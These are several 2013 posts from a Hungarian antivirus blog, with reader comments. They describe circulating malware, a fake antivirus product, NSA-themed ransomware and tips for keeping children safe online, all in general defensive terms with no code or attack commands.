Működés: A Win32/Ramnit egy fájlfertőző vírus, amelynek kódja minden rendszerindításkor lefut. DLL és EXE formátumú állományokat képes megfertőzni, ám ezen kívül a HTM, illetve HTML fájlokba is illeszt kártékony utasításokat. Végrehajtásakor sebezhetőséget keres a rendszerben (CVE-2010-2568), és ha még nincs befoltozva a biztonsági rés, úgy távolról tetszőleges kód futtatására nyílik lehetőség. A támadók a távoli irányítási lehetőséggel képernyőképek készítését, jelszavak és egyéb bizalmas adatok kifürkészését, továbbítását is el tudják végezni.



Bővebb információ: http://www.virusradar.com/Win32_Ramnit.A/description?lng=en

10. Win32/Qhost trójai
Elterjedtsége a júliusi fertőzések között: 1.26%
Működés: A Win32/Qhost trójai hátsó ajtót nyit a gépen, kiszolgáltatja annak adatait a bűnözőknek. Futása során először bemásolja magát a Windows %system32% alkönyvtárába, majd kapcsolatba lép távoli vezérlő szerverével, ahonnan átvehető a teljes irányítás a megtámadott számítógép felett. A Win32/Qhost általában fertőzött e-mail üzenetek mellékleteiben terjed.



Bővebb információ: http://www.virusradar.com/en/Win32_Qhost.PEV/description

Tetszik 28 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 1 Tweet

Ajánlott bejegyzések:

- Kisokos a Cryptolocker kártevő ellen
- Tűzre, vízre, és jelszóra vigyázzatok!
- Spammelés antivírus cégek nevében
- A CryptoLocker esete a rendőrséggel
- Újabb URL ellenőrző motor a VirusTotalon

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5469295

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Huncutkukac 2013.08.22. 08:50:57

Windows 7 van a gépen.
Semmilyen antilószar nincs rajta, csak az alaptűzfal és a Defender.

2012. 08. 03.-án telepítettem.

Azóta is vírusmentes.
Ennyit a témáról....



Csizmazia István [Rambo] · http://antivirus.blog.hu 2013.08.22. 09:04:35

És ezt honnan tudni, hogy TÉNYLEG mentes?

De a három hét az valóban nem túl sok, szerintem beszéljük meg majd ugyanezt februárban is ;-)

hillman. 2013.08.22. 10:55:27

7 éve nincs a gépen virusirto. félévente felteszem és leszedem.

amiota csak i.e. használok gyakorlatilag azota nincs virus. igaz nem is kattintgatok agyatlanul, mint alkalmazott a más gépén. a gép a neten semmit se tehet; minden müveletet engedélyeznem kell. ami nem ismerös azt nem engedem(van ami meg eleve

gyanus).

csak a win7 alapvédelme van. amig volt fenn virusirto, addig rendszeresen talált valamit, és föleg el akartak adni valamit.

volt, hogy 5 virust talált az irto és mindent akart csinálni, de föleg vegyem a prémium verziot. majd egy másik és egy ujabb másik programmal kiderült nincs is virus csak el akarja magát adni.
ez és még pár hasonlo eset megkérdöjelezte a virusirtokba vetett hitem.

szerintem: a virusokat 3 bagázs gyártja. 1. katonák. 2. virusirto ipar érdekeltjei. 3. egymást lejáratni kiváno nagy cégek. élükön az almával.



enpera 2013.08.22. 11:17:31

@Huncutkukac: nem vírusmentes, csak te hiszed úgy :D



enpera 2013.08.22. 11:18:03

@hillman.: én meg oprendszert használok, nem win-t :)

Huncutkukac 2013.08.22. 12:51:13

@enpera:

Haha. Okoska.
Online vírus scannerrel nézem meg 2 havonta.
Egyetlen alkalommal sem talált semmit.

Na erre varrja gombot.

Huncutkukac 2013.08.22. 12:55:05

@Csizmazia István [Rambo]:

Őőő bocsánat, de ez egy év, és három hét.

És lásd mint fent.
Két havonta, online vírus scanner (Eset).

Elijah_Baley 2013.08.22. 13:05:43

monnyuk én meg liberális vok, ha akar, fertőzzön, mit zavar az engem?



enpera 2013.08.22. 13:38:09

@Huncutkukac: okoska, az sem jelent semmit



enpera 2013.08.22. 13:38:47

@közmunkás bérkommentelő: ha úgy írsz hogy "vok", akkor taigetosz-pozitív is vagy, alkalmatlan az életre, szóval tökmindegy

Elijah_Baley 2013.08.22. 13:41:38

@enpera: miért is?



enpera 2013.08.22. 16:22:54

Mert nincs olyan szó, hogy vok. Ha meg vagyok-ot akartál írni, akkor gondolkozz el azon, miért pont az AGY hiányzik belőle

:D



pingwin · http://pingwin.blog.hu 2013.08.30. 22:31:21

@hillman.: azóta nem tudod, hogy van :p

ez a hozzáállás lehet, hogy i(dőszámítás) e(lőtt) még elegendő volt, de manapság már nem annyira



pingwin · http://pingwin.blog.hu 2013.08.30. 22:32:15


@enpera: :o közmunkás el is tűnt, úgy látszik ténlyeg nincs

Kártékony antivirusok - villám őrjárat 8.

2013.08.23. 13:09 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: link hamis antivírus kártékony patrol 2013 Antivirus Attentive


Egyfajta röpke "Link Patrol" keretében teszünk időnként kisebb őrjáratot hamis antivírusok, a hamis antivírust terítő linkek nyomában, különösebb sallangok, terjedelmesebb tiszteletkörök nélkül. Mai programunk neve: Attentive Antivirus. "**A" mint attentive, azaz hogy figyelmes**. Hogy mennyire, az majd a folytatásból kiderül.



Az előző részek tartalmából ;-) **Korábbi epizódjainkban már szerepeltek olyan hírességek, mint a "Microsoft Antivirus 2013" program, tehát jól látható, hogy a névválasztásnál is rendre igyekeznek hihetőnek tetsző, vagy ismerősen csengő neveket választani. Sok hasonló hamis antivírus keletkezik minden nap, System Care Antivirus, vagy már a jövő esztendőt a nevében idéző "My Safe PC 2014".** Ezúttal az Attentive Antivirus került látóterünkbe, melynek kinézetét látva avatott szemlélőben azonnal felmerül a kérdés, hogy ne már, ki dől be ennek, hogy az ördögbe nem lehet ezt azonnal kiszúrni? Ugyanis az álantivírusok kinézete, menüstruktúrája tulajdonképpen nagyon egy kaptafára készül, talán csak a színekben, egyéb apróságokban van mindössze minimális különbség.



A hamis riasztást adó felbukkanó ablak aztán szokás szerint már állandó kelléke a scareware programnak: Win32/Kelihos, Win32/Sality; ahogy az állítólagosan észlelt fertőzések eltávolításáért való pénz, illetve meghatározott összeg átutalásának kérése is. **Ami viszont folyamatosan fejlődik, az az egyre nehezebb eltávolíthatóság. Ahogy a fájlok, mappák, folyamatok nevei összevissza értelmetlen karakterek, vagy létező Windows alkalmazások, folyamatok neveit másolják, vagy rengeteg komponenst szétszórnak rengeteg könyvtárba, emellett nagy számú Registry kulcs gondoskodik az újraindítás utáni futtatásról, stb.** Nem rég írtuk, hogy a megoldást jelentő **Safe módú indítást is igyekeznek megakadályozni - sikertelenül - ugyanis ehhez nem kell más, mint a felhasználói fiókok kezelésénél a Manage other accounts-nál fel kell venni egy tetszőleges nevű új admin jogú felhasználót**. Újraindítás után aztán ennek az új accountnak a nevével bejelentkezve már elérhető lesz a csökkentett mód.



Hogy soha ne kerüljünk ilyen kellemetlen helyzetbe, javasolt, hogy mindig fusson naprakész internetbiztonsági szoftver - valódi antivírus, kémprogramirtó, tűzfal - a gépünkön. Az esetleges pánikprogramos fertőzés eltávolításhoz pedig a már emlegetett Safe mód a megoldás. **Néha már olyan Win98-ból ismert pofon egyszerű primitív alaptrükkel is lekapcsolható a hamis antivírus, mint a kártevőt tartalmazó könyvtár egyszerű átnevezése majd reboot.** Bonyolultabb esetben pedig jöhetnek a különálló segédprogramok, mint például a GMER vagy **az ERAR (ESET Rogue Applications Remover)**.



Zárni minden villám őrjáratunkat egységesen ezzel az univerzális okossággal fogjuk: "Soha ne használjunk és ne telepítsünk olyan programot, amelyre rákeresve a Google szinte összes találata "How to remove..." szófordulattal kezdődik."

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- Beváltak-e a 2013-as jóslatok?
- A jövő Autorunja lehet a Stuxnetes LNK/Agent
- Így vigyázz a Bitcoinodra
- Elhunyt Szőr Péter
- Negyedszázados a számítógépes féreg

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5472528

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Gyerek-barát netezés

2013.08.26. 14:22 | Csizmazia István [Rambo] | 4 komment

Címkék: biztonság gyerek online védelem felügyelet szülői ertsunkszot.hu

A gyerekek manapság igen korán kezdik a kütyük és a net használatát. Egyes **felmérések szerint negyedük már 2 és 5 éves kora közt okostelefonnal, és asztali gépen Flash játékokkal játszik. Hogyan tarthatjuk biztonságban gyermekünket netezés, vagy online játék közben?** A "sehogy" válasz túl általános volna, persze valóban nem egyszerű a helyzet, de azért lehet hasznos lépéseket tenni az ügy érdekében úgy, hogy közben mégse kelljen naphosszat a válla fölött a képernyőjét ellenőrizni.



Minden ellen nincs orvosság, elég ha csak a YouTube-ra gondolunk. Ha ezt például engedélyezzük neki, akkor nézheti ugyan a Spongya Bobot, de ott a Hupikék Törpikéktől a gépkocsi feltörési leckéken át a mély torokig bármibe bele lehet botlani 3 kattintással. **A szülők szerepe rendkívül fontos, meg kell tanítani őt mindig a korának megfelelő mélységben a lehetséges veszélyekre. Az ESET munkatársai megpróbáltak ehhez pár hasznos gyakorlati tanácsot összeszedni.**



- **Ne zárjuk el a gyereket teljesen a technikai dolgoktól**


Vannak veszélyek az interneten, de erre nem a tiltás a megfelelő eszköz. A totális tiltásra van is kedvenc történet, ismerős szülők békeszeretők, békepártiak, akik emiatt aztán tudatosan és pedánsan véletlenül sem vesznek évek óta a gyereküknek játékfegyvert, ez tabu. Aztán eljön egy soron következő születésnapi gyerekzsúr az osztálytársaknál, ahol aztán a vendégségben a gyerekük egész álló este csak a puskával akar lőni, meg a pisztollyal, aknát vet, és gránátot robbant - visszaleng az inga. Ugyanígy nem válik be hosszú távon, ha nem engedjük internetezni, mert akkor ellenőrzés nélkül majd az iskolában, vagy a barátainál teszi ezt, és nem fog róla beszámolni. **Tanítsuk türelmesen, ne ijesszük el, de azért a tipikus lehetőségekre: pedofilok, zaklatók, ijesztő tartalmak valamilyen mértékben készítsük fel, hiszen az egészséges veszélyérzetre szükség van. Például ha egyedül keres autós, kamionos, repülős, stb. flash játékokat, és önállóan próbálgatja ezeket, de ha eközben kattintás után valamilyen ijesztő dolgot lát a képernyőn, akkor azonnal szóljon nekünk. Ha ilyenkor kérdez, mindig legyen időnk válaszolni, segíteni, tanácsot adni, odamenni vagy ott lenni vele.** Természetesen a

mérték, a napi gép előtt eltölthető idő is legyen valamiképpen szabályozva.



- **Legyünk óvatosak webkamerákkal**

Ha a számítógéphez csatlakozik webkamera, vagy ha a noteszgépbe, tabletbe be van építve, óvatosnak kell lennünk. **Napjaink egyik tipikus és népszerű kártevője az olyan távoli hozzáférést biztosító kémprogram, amellyel a webkamerán keresztül titokban kukkolnak minket**. A blogon is írtunk hasonló esetekről, legutóbb például Rachel Hyndman 20 éves glasgowi lány volt az áldozata egy ilyennek. **Ha éppen nem használjuk, húzzuk ki, vagy ragasszuk le, és használjunk naprakész antivírus programot**. Emellett megfelelő életkorban azt is meg kell beszélni a gyerekkel, hogy idegenekkel ne cseteljen, meztelen képet pedig soha senkinek ne küldjön magáról.



- **Figyeljünk oda az internetes zaklatásra**

A neten keresztüli megfélemlítés, zaklatás sajnos nagyon gyakori, erre is fel kell készíteni. **El kell neki mondani, hogy ilyen időnként bizony előfordul, és a spamekhez hasonlóan itt sem szabad válaszolni a feladónak, a zaklatónak. Ehelyett blokkoljuk vagy tiltsuk le az illetőt, beszéljük meg gyermekünkkel az esetet, durva esetben készítsünk képernyőképet, vagy nyomtassuk ki bizonyítéknak, tegyünk feljelentést a rendőrségen.** Emellett a gyerek viselkedésére is oda kell figyelni, ahogy a gyermekek szexuális zaklatása esetén is megfigyelhető tipikus magatartásbeli változás, például gyakori ágybavizelés. Itt is árulkodó jel lehet a váratlanul megváltozott viselkedés, zavartság, félelem esetén okvetlenül kérdezzünk rá, és beszéljük meg. **Iskolás korban például az iskolai bántalmazásokról, vagy egyéb megalázásokról készített és internetre töltött képek, videók okozhatnak komoly lelki problémákat, ezek egy kis részénél - inkább külföldön - sajnos öngyilkosság is többször előfordult már.**



- **Mindig legyünk tisztában azzal, hogy melyik kütyü megy éppen online**

Az online játékoknál gyakori a **beépített csetelési lehetőség, ám ezeken is előfordulhat zaklatás, vagy trágár beszéd. Brit felmérés szerint az ottani szülőknek csak 16%-van tisztában azzal, hogy például egy Xbox vagy a Nintendo DS konzol esetében is van lehetőség bizonyos szülői felügyeletre**, illetve az életkornak megfelelő korlátozások bevezetésére. A klasszikus PC-n már lényegesen jobb arányokat látunk ugyanerre, ott 46%-ban használnak valamilyen szülői felügyeleti megoldást.



- **A közösségi oldalakon se hagyjuk őt egyedül**


Itt oszlanak meg leginkább a vélemények, mi a helyes módszer. Lehetünk egy üres profillal figyelve a barátai között, de van ahol elég, ha időnként megbeszélik a szülőkkel a problémás szituációkat. Szerencsére ebben vannak biztató jelek is, például **a tinédzserek 41%-a kér tanácsot a szüleitől privát szférájának védelmére. Legyünk olyan szülők, akiktől érdemes kérdezni, és mi is tanuljunk folyamatosan, mik a tipikus problémák, mik lehetnek a megoldások.**



- **Ismerjük meg a korlátozásokat végző lehetőségeket**

Mindannyian olvastunk már rémtörténeteket arról, hogy időnként a gyereknek elárult jelszó miatt az horror összegben vásárolt az eredetileg ingyenes okostelefonos játékon belül fizetős játékkiegészítőket. A címlapos sztorikban "a szülő beperli az Apple-t" szalagcím inkább szánalmas, mint követendő. **Felelős szülőként nekünk illik a jelszót nem elárulni, a szükséges képernyőzárolásokat beállítani, illetve a játékokon belüli vásárlási lehetőségeket letiltani iPhone, iPod, iPad, és egyéb kütyükön, így elkerülhetjük a "számlasokkot"**.

Amiben viszont mégis jogosan háboroghatnak a szülők, hogy ennek alapértelmezett állapota miért az engedélyezett. A válasz erre az, hogy pontosan ugyanazért, amiért a Facebookon is default a megosztás a mindent mindenkivel ;-)



- **A szülőnek is folyamatosan tanulnia kell**

Sose adjuk fel azzal, hogy mi úgyis kevesebbet értünk a géphez, mint a gyerek, és akkor erre hivatkozva nem csinálunk semmit. Mi is tanulhatunk a gyerekünktől, és **felelős szülőként pedig tanulnunk kell a számítógépes szituációkból is. Ha kell, beszéljünk erről az iskolában a tanárokkal, vagy kérjünk tanácsot a többi szülőtől.**




- **Állítsunk be külön felhasználói fiókot a gyereknek**

Persze nagy a kísértés, hogy a család közös Windowsos gépéhez időnként csak úgy odaülve lehessen játszani. A korábbi XP esetében ráadásul ez még azzal is súlyosbítva van, hogy a rendszergazdai jogok alapértelmezetten lehetővé teszik, hogy a böngészés közben begyűjtött kártevők is ilyen módon lefuthassanak. **Külön felhasználói fiókokkal viszont testre lehet szabni a lehetőségeket**. Ebben a műfajban az OS X alatti felhasználói fiókok és szülői felügyeleti beállítás a király, operációs rendszertől ennél jobb és okosabban testreszabhatóbb lehetőséget még nem láttunk.



- **Nézzük meg, milyen böngészőt használ a gyerekek**

Érdemes tisztában lenni azzal, hogy a gyerekek több mint fele általában titkolja szülei elől mindennapi böngészési aktivitását. Ha mindig mindent gondosan kitöröl maga után, akkor itt is szükség lehet a beszélgetésre. A kártékony weboldalak ellen pedig itt is érdemes lehet **biztonságosabb böngésző klienst választani, amellyel a láthatatlan szkripteket, kéretlen reklámokat blokkolhatjuk**.



- **Szűrjük ki a kártékony tartalmú weboldalakat**

Válasszunk olyan biztonsági szoftvert, amely lehetővé teszi, hogy szűrni lehessen a támadó weboldalakat testre szabható módon anélkül, hogy a tanuláshoz szükséges internetezést ezzel korlátoznánk. **Az ESET Smart Security lehetővé teszi a szülőknek, hogy 20 különböző kategóriában tiltsuk-engedélyezzük a weboldalakat, és ezzel egyénre, illetve életkorra szabva hatékonyan szűrhessünk**. A szoftver ezeket a beállításokat jelszóval zárolva védi, így a gyerekek ezeket önállóan nem módosíthatják, vagy nem törölhetik ki egyszerűen a korlátozásokat az engedélyünk nélkül.

Tetszik 61 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 2 Tweet

· 1 trackback

Ajánlott bejegyzések:

- Így vigyázz a Bitcoinodra
- Egy Skype támadás margójára
- Spammelés antivírus cégek nevében
- Újabb URL ellenőrző motor a VirusTotalon
- Elhunyt Szőr Péter

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5477722

Trackbackek, pingbackek:

Trackback: Nézz haza bárhonnan - bármikor! 2013.08.27. 16:41:26

Különösen nyaralás idején használható rendkívül praktikusan az okostelefonok által kínálta lehetőség - a távoli hozzáférés biztonsági berendezésekhez és kamerarendszerekhez. Egyre többen használják ezt a megoldást, már csak azért is, hogy egyszer...

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



Online Távmunkás • http://onlinetavmunka.blog.hu 2013.08.27. 10:22:53

Sajnos a szülők többsége csak annyit tesz a biztonságos netezésért, hogy nem engedi oda a gyereket vagy korlátozza a neten töltött időt... Lehet, hogy azért, mert nem értenek hozzá?

Exemplary 2013.08.27. 11:34:08

Figyelemreméltó írás, sok az igazság benne.

Elijah_Baley 2013.08.27. 13:09:11

monnyuk egy szekérderék törpebogyó száz dodóért egy csöppet soknak tűnik, legjobb megoldás, ha a rendes szülő eleve krekkelt verziót tesz a csemete telójára.
gusztustalan ez az egyre inikább terjedő mobil online pénzszívási technika.

Elijah_Baley 2013.08.27. 13:11:46

és, ez egy legális app, oszt ha agyerek eljácotta ahvi fizut, apuka max saját magát hibáztatja, minek adott kreditkártyát az ekkáuntjához?
ja, h app store csak így műxik? akkor vegyen a csemetének külön gépet, ellenőrizhető társszámlát, stb
és apécé is lelkesen próbál egy ideológiai platformra jutni a mobil cuccosokkal

Kiberzaklatás - mit tehetünk ellene?

2013.08.28. 12:11 | Csizmazia István [Rambo] | 3 komment

Címkék: facebook gyerekek tanárok szülők zaklatás védekezés infografika cyberbully


Ráerősítünk előző posztunkra, melyben gyermekeink biztonságosabb számítógép- és internethasználatához igyekeztünk hasznos tanácsokat adni. Most, hogy az iskolakezdéstől már csak órák ;-) választanak el minket, **a számítógépes zaklatásról is írunk. Egy szemléletes infografikán elolvashatjuk, kinek mi lehet a teendője ilyen esetekben**. Az ábra ugyan főképp a Facebookra koncentrál, de természetesen a megfelelő lépések bármilyen közösségi oldal esetén hasonlóak.



Az előző írásunkban említettük, hogy iskolás korban sajnos rendszeresen előfordul, hogy az iskolai bántalmazásokról, vagy **egyéb megalázásokról készített és internetre töltött képek, videók komoly lelki problémákat okozhatnak**. Ezek egy kis részénél - inkább külföldön - időnként **még az öngyilkosság is előfordul. Sajnos annyi ilyen eset van, hogy külön honlapokon is összegyűjtik ezeket, hogy legalább mások tanuljanak belőle.**



A fiatal korosztály nem csak nagyon korán kezdi a kütyükkel, és az internettel való ismerkedést, hanem **szinte állandó online jelenlétüknek köszönhetően rengeteg hatás éri őket. A felmérések szerint például rengeteget csetelnek, ebből a hagyományos de a videós forma is igen népszerű**. És akkor most következzen az ígért infografika. **Az ilyen zaklatás elleni felkészítés akár iskolai tananyag is lehetne, de egy osztályfőnöki órát biztosan megér.**



Tetszik 10 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- 2014 az internetes adatvédelemről szól majd
- Tűzre, vízre, és jelszóra vigyázzatok!
- Egy Skype támadás margójára
- Negyedszázados férgek - októberi adatok
- De elfogadunk akár Bitcoint is...

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5481676

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



pingwin · http://pingwin.blog.hu 2013.08.30. 22:04:19

' egyéb megalázásokról készített és internetre töltött képek, videók okozhatnak komoly lelki problémákat okoznak'

kétszer van benne okoz, egyik lehet, hogy virusos :p



Csizmazia István [Rambo] · http://antivirus.blog.hu 2013.08.30. 22:52:48

Szia Pingwin :-)

Köszi a jelzést, javítottam. Sherlock Holmes szerint az ismételt szavak a felfokozott lelki állapot következménye, szerintem meg csupán a szerkesztés alatti túl gyors egérvonszolásé ;-)



Csizmazia István [Rambo] · http://antivirus.blog.hu 2013.08.31. 16:20:31

Egy kis adalék a dolgokhozl:

Bármelyik tiniből lehet sztár, csak közben nemi erőszakkal fenyegetik – az ask.fm világa
444.hu/2013/08/31/barmelyik-tinibol-lehet-sztar-csak-kozben-nemi-eroszakkal-fenyegetik-az-ask-fm-vilaga/

A PRISM szeme mindent lát

2013.08.30. 09:26 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: fenyegetés hamis nsa ransomware prism

Újabb fejezethez érkeztünk a zsaroló kártevők történetében. **A korábbi RIAA, FBI, CIA, MI6, DEA és egyéb szervezetek mellett még magyar nyelven is jelentkező Rendőrség vírus után ezúttal az NSA nevében ijesztgetik a felhasználókat.**




Az alapfelállás az ugye az, hogy az egyébként is rengeteg pénzt hozó hamis antivírusok mellé pár éve megérkeztek a hamis fenyegetéssel operáló kártevők. **Itt különféle állítólagos szerzői jogsértésekre, törvénytelenségre hivatkozva "zárolják" a delikvens számítógépét** - ez jellemzően Microsoft Windows operációs rendszerű - és csak egy meghatározott összegű átutalás után oldják fel azt. Emlékezetes, hogy itt **Magyarországon is bukkant fel olyan magyarul beszélő kártevő, amely látszólag a Magyar Rendőrségtől érkezik, néha a "Szolgálunk és védünk" szlogen kíséretében zárolja a számítógépet**, és csak 20 ezer forint Ukash utalás után engedi újra használni.



Ezúttal az NSA is bele lett szőve a történetbe, a PRISM témájú képernyőkép szerint ugyanis állítólag ők zárolták a gépünket. Nem spóroltak a képi megjelenéssel, vannak itt géppisztolyos kommandósok, FBI, Igazságügyminisztérium és NSA embléma, állítólagos "bizonyító erejű" gyermek pornográf képek a gépünkről kiolvasott saját IP cím kíséretében, és **persze az elmaradhatatlan fizetési ablak, ami ezúttal 300 USD összegű MoneyPak**. Ahogy arról már áprilisban írtunk, **a felhasználók böngészőiből olvasott IP cím és a saját geolokációs adatok megjelenítése sokkoló lehet sokaknak, csakúgy mint a kamu, véletlenszerűn megjelenített gyermekkorúak fotói, mint állítólagos leleplező bizonyíték.**



Most látszólag minden korábbi módszer egybegyúrtak, a "Source of intermediary sites" mező mellett konkrét linket is mutatnak. Amit viszont **megint csak az adott felhasználók gépéből kiolvasott böngészési előzményekből vesznek, hiszen ha valaki egy általa valóban meglátogatott konkrét oldal kapcsán látja a jogsértésre figyelmeztető ablakot, garantáltan sokkal jobban megijed és fizet, mintha csak valamilyen véletlenszerűen generált kamu hivatkozást olvasna a képernyőjén**.



A mai hatalmas munkanélküliségi ráta melletti állásvesztés egy hamis pedofil vád egyenlő az öngyilkossággal, így nem véletlen, hogy sokan félelmükben vagy szégyenükben még ártatlanul sem keres segítséget, hanem fizet. **A fenyegetést csak fokozza, hogy a kiírás szerint a várható következményeknél 6 hónap és a 10 év közötti börtönbüntetést, illetve 250 ezer USD (mintegy 56 millió forint) bírságot helyeznek kilátásba, ehhez képest relatíve persze nem sok a 300 dollár.** Az **ESET termékei többek közt Win32/Spy.Zbot éven detektálják a kártevő különféle variánsait.**

Tetszik 16 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 1 Tweet

Ajánlott bejegyzések:

